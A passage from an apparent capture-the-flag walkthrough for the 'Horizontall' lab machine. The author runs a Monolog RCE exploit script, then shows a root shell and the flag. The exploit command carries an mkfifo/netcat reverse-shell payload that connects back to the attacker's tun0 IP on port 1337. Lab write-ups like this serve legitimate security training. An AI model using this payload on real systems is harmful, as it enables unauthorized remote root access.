
If we clone into that repo and "follow the directions" for it, we can run the exploit and get a reverse shell as ROOT!
./exploit.py http://localhost:8000 Monolog/RCE1 'rm /tmp/f;mkfifo
        /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc <YOUR TUN0 IP> 1337 >/tmp/f'
and cat the root.txt flag!
root@horizontall:/home/developer/myproject/public# cat /root/root.txt
cat /root/root.txt
6142574a641ba87953832b3743befc88
root@horizontall:/home/developer/myproject/public#